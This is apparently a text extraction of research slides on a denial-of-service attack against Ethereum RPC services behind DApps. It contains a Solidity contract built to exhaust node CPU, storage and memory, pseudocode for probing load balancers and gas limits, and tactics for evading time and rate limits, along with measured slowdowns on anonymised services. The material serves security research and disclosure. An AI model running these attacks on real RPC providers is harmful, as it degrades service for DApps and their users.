

# As Strong As Its Weakest Link: How to Break Blockchain DApps at RPC Service

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
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# Background

- Smart contracts and Gas



- Dapp platform
- RPC services



# Background

- Speculative smart-contract execution

- eth\_call

- Allow client to call any smart contract function

- No gas cost & local execution

- eth\_estimateGas

- Gas limit


A feature in Ethereum clients that bounds the amount of Gas an individual eth\_call invocation can consume.

# Challenges

The attack need to overcome the protection already in place on each Ethereum node.

- Load balancer in a RPC service
  - Such a balancer hides the node(s) serving a specific DApp and spread out its clients' requests using undisclosed strategies
- Gas limit
- Time limit
  - Limiting time of each call (5-second default)
- Rate limit

# RPC model & Attack contract



```
contract DoERS-C {
    function exhaustCPU(uint256 payload_size1) public returns
        (bool){
        bytes32 target=0xf...f;
        for (uint256 i=0; i<payload_size1; ++i){
            target = keccak256(abi.encodePacked(target));}
        return true;}
    bytes32[] storage;
    function exhaustIO(uint256 payload_size1) public returns(
        bool){
        for (uint256 j=0; j<payload_size2; ++j) {
            storage.push(0xf...f);}
        return true;}
    function exhaustMem(uint256 payload_size3) pure public
        returns(bool) {
        bytes32[] memory mem = new bytes32[](payload_size3);
        mem[payload_size3-1] = 0xf...f; //"CODECOPY" allocate
        memory
        return true;}}
```

# Measuring Blackbox Load Balancers


The JSON-RPC request can be identified by two indicates:

- API keys: The DApp of a JSON-RPC request.
- IP address: IP address where the browser resides.


- LB0: same IP & same API key —→ same RPC peer ?
- LB1: same IP & different API key —→ same RPC peer ?
- LB2: different IP & same API key —→ same RPC peer ?
- LB3: same IP & same API key but sent with *TT* seconds apart —→ same RPC peer ?

# Measuring Blackbox Load Balancers

- Transaction nonce
  - nonce increment



- transaction can be updated before it be packed



# Measuring Blackbox Load Balancers

## Measurement mechanisms

```
1 bool detectLB_byOrphan(URL srv, int stall){
2     //current nonce plus two is orphan tx
3     int txHash=srv.sendTransaction(fromAddr,
4         toAddr,Ether,nonce+2,gasPrice);
5     try{srv.sendTransaction(fromAddr,toAddr,
6         Ether,nonce+2,gasPrice-1);
7     }catch(Exception e){
8         //no load balancing for sendTx RPC
9         Tx tx1 = srv.getTransaction(txHash);
10        waitTime(stall);
11        Tx tx2 = srv.getTransaction(txHash);
12        //no load balancing for RPC queries
13        return !(tx1 != null && tx2 != null);}
14    return true;}
15
16 bool detectLB_byBlockNo(URL srv, int time){
17     for(int i=0;i<BOUND;i++&&sleep(time)){
18         records.add(srv.getBlockNumber());}
19     return !isMonotonicIncreasing(records);}
```

**Type i:** No load balancing of any sort

**Type ii-a:** No load balancing detected when RPC queries are sent with the same API key

**Type ii-b:** No load balancing detected when RPC queries are sent from the same IP

**Type iii:** Comprehensive load balancing detected

## Measurement Results


For LB0, LB1, LB2

| Type | RPC services | 1IP-1key<br>(LB0) | 1IP-2key<br>(LB1) | 2IP-1key<br>(LB2) | Gas<br>limit |
|------|--------------|-------------------|-------------------|-------------------|--------------|
| i    | ServiceX1    | ✗                 | ✗                 | ✗                 | ✗            |
|      | ServiceX2    | ✗                 | ✗                 | ✗                 | ✗            |
|      | ServiceX3    | ✗                 | ✗                 | ✗                 | 50           |
| ii   | ServiceX4    | ✗                 | ✓                 | ✗                 | ✗            |
|      | ServiceX5    | ✗                 | ✗                 | ✓                 | ✗            |
| iii  | ServiceX6    | ✓                 | ✓                 | ✓                 | 10           |
|      | ServiceX7    | ✓                 | ✓                 | ✓                 | ✗            |
|      | ServiceX9    | ✓                 | ✓                 | ✓                 | 5            |
|      | ServiceX8    | ✓                 | ✓                 | ✓                 | 1.5          |




# Measuring Blackbox Load Balancers

For LB3: same IP & same API key but sent with  $TT$  seconds apart



(a) ServiceX6



(b) ServiceX9

# Measuring Gas limit

```
float rpc_gasLimit(IP rpcNode){  
    int lengthLower=0; int lengthUpper=500; //0/500 block gas  
    while (lengthUpper - lengthLower > 1){  
        arrayLength = (lengthLower + lengthUpper) / 2;  
        try{  
            rpcNode.eth_call(exhaustMem,arrayLength);  
        } (Exception e) {  
            if(e instanceof OutofGasException){  
                lengthUpper = arrayLength;  
            } else { //no gas limits  
                return 0;}  
        } else {  
            lengthLower = arrayLength;}}  
    return localNode.estimateGas(exhaustMem,arrayLength);}
```

binary-search

The returned  
value is the  
Gas limit.

**Goal:** find the maximal argument  
(arrayLength in function exhaustMem())  
that does not trigger the out-of-gas  
exception

| Type | RPC services | 1IP-1key<br>(LB0) | 1IP-2key<br>(LB1) | 2IP-1key<br>(LB2) | Gas<br>limit |
|------|--------------|-------------------|-------------------|-------------------|--------------|
| i    | ServiceX1    | ✗                 | ✗                 | ✗                 | ✗            |
|      | ServiceX2    | ✗                 | ✗                 | ✗                 | ✗            |
|      | ServiceX3    | ✗                 | ✗                 | ✗                 | 50           |
| ii   | ServiceX4    | ✗                 | ✓                 | ✗                 | ✗            |
|      | ServiceX5    | ✗                 | ✗                 | ✓                 | ✗            |
| iii  | ServiceX6    | ✓                 | ✓                 | ✓                 | 10           |
|      | ServiceX7    | ✓                 | ✓                 | ✓                 | ✗            |
|      | ServiceX9    | ✓                 | ✓                 | ✓                 | 5            |
|      | ServiceX8    | ✓                 | ✓                 | ✓                 | 1.5          |

# Evading Time limit & Rate limit

- Time limit
  - Atomically executing instructions : even a thrown timeout cannot interrupt.
  - Exploiting the Ethereum Virtual Machine' s (EVM' s) CODECOPY instruction.

```
function exhaustMem(uint256 payload_size3) pure public  
    returns (bool) {  
        bytes32[] memory mem = new bytes32[] (payload_size3);  
        mem[payload_size3-1] = 0xf...f; // "CODECOPY" allocate  
        memory  
        return true;}}
```

- Rate limit
  - Rate limiting can be easily by passed by attacker who registers multiple service accounts and accumulates much higher rate limits.

# Summary of Attack Strategies

- **C1)** For nodes without Gas limit:
  - Send a single request invoking exhaustMem with a **big-number payload size** (e.g.,  $2^{64}$ ).
- **C2)** For nodes with Gas limit:
  - Set the payload size of an individual request **under the Gas limit** and to send multiple such requests at a certain rate.
- **C3)** For Type-iii services with Gas limit:
  - a) Follow the second strategy and to increase the rate.
  - b) **Predict load-balancing behaviors** and design specific attack.
- **C4)** For Type-ii services with Gas limit:


The targeted attacks can **evade the deterministic load-balancing** behaviors (IP or API key).

# Evaluation-Evaluation on Deployed Services

- Evaluation Metrics: the response time of regular RPC request


| Services  | $\langle \text{type}, \text{payload}, \text{rate} \rangle$ | Time        | Gas*      |
|-----------|--|-------------|-----------|
| ServiceX1 | $\langle \text{CPU}, 2M, 10 \rangle$                       | $16\times$  | 13        |
| ServiceX2 | $\langle \text{CPU}, 0.15M, 30 \rangle$                    | $3.8\times$ | 0.2       |
| ServiceX3 | $\langle \text{CPU}, 3M, 0 \rangle$                        | $30\times$  | 19.5 (50) |
| ServiceX5 | $\langle \text{Mem}, 50M, 0 \rangle$                       | $10\times$  | 5000      |
| ServiceX4 | $\langle \text{CPU}, 0.04M, 30 \rangle$                    | $4\times$   | 0.3       |
| ServiceX6 | $\langle \text{CPU}, 1.5M, 200 \rangle$                    | $5\times$   | 10 (10)   |
| ServiceX7 | $\langle \text{CPU}, 5M, 10 \rangle$                       | $15\times$  | 32.5      |
| ServiceX9 | $\langle \text{CPU}, 0.04M, 30 \rangle$                    | $2.1\times$ | 0.3 (5)   |
| ServiceX8 | $\langle \text{CPU}, 0.6M, 200 \rangle$                    | $110\times$ | 1.5 (1.5) |

# Evaluation-Evaluation a Local Full Node



(a) Block sync. slowdown under exhaustCPU

Evaluates the impact on the block synchronization rate on the victim





(b) exhaustMem and timeout

Shows how timeout can be effectively evaded by exhaustMem on nodes without Gas limits

# Evaluation-Evaluating DApp Response Time

- A sample DApp developed on top of metamask: the “getBlock” button to get the latest block from the Ethereum network, through an RPC query eth\_blockNumber



# Conclusion

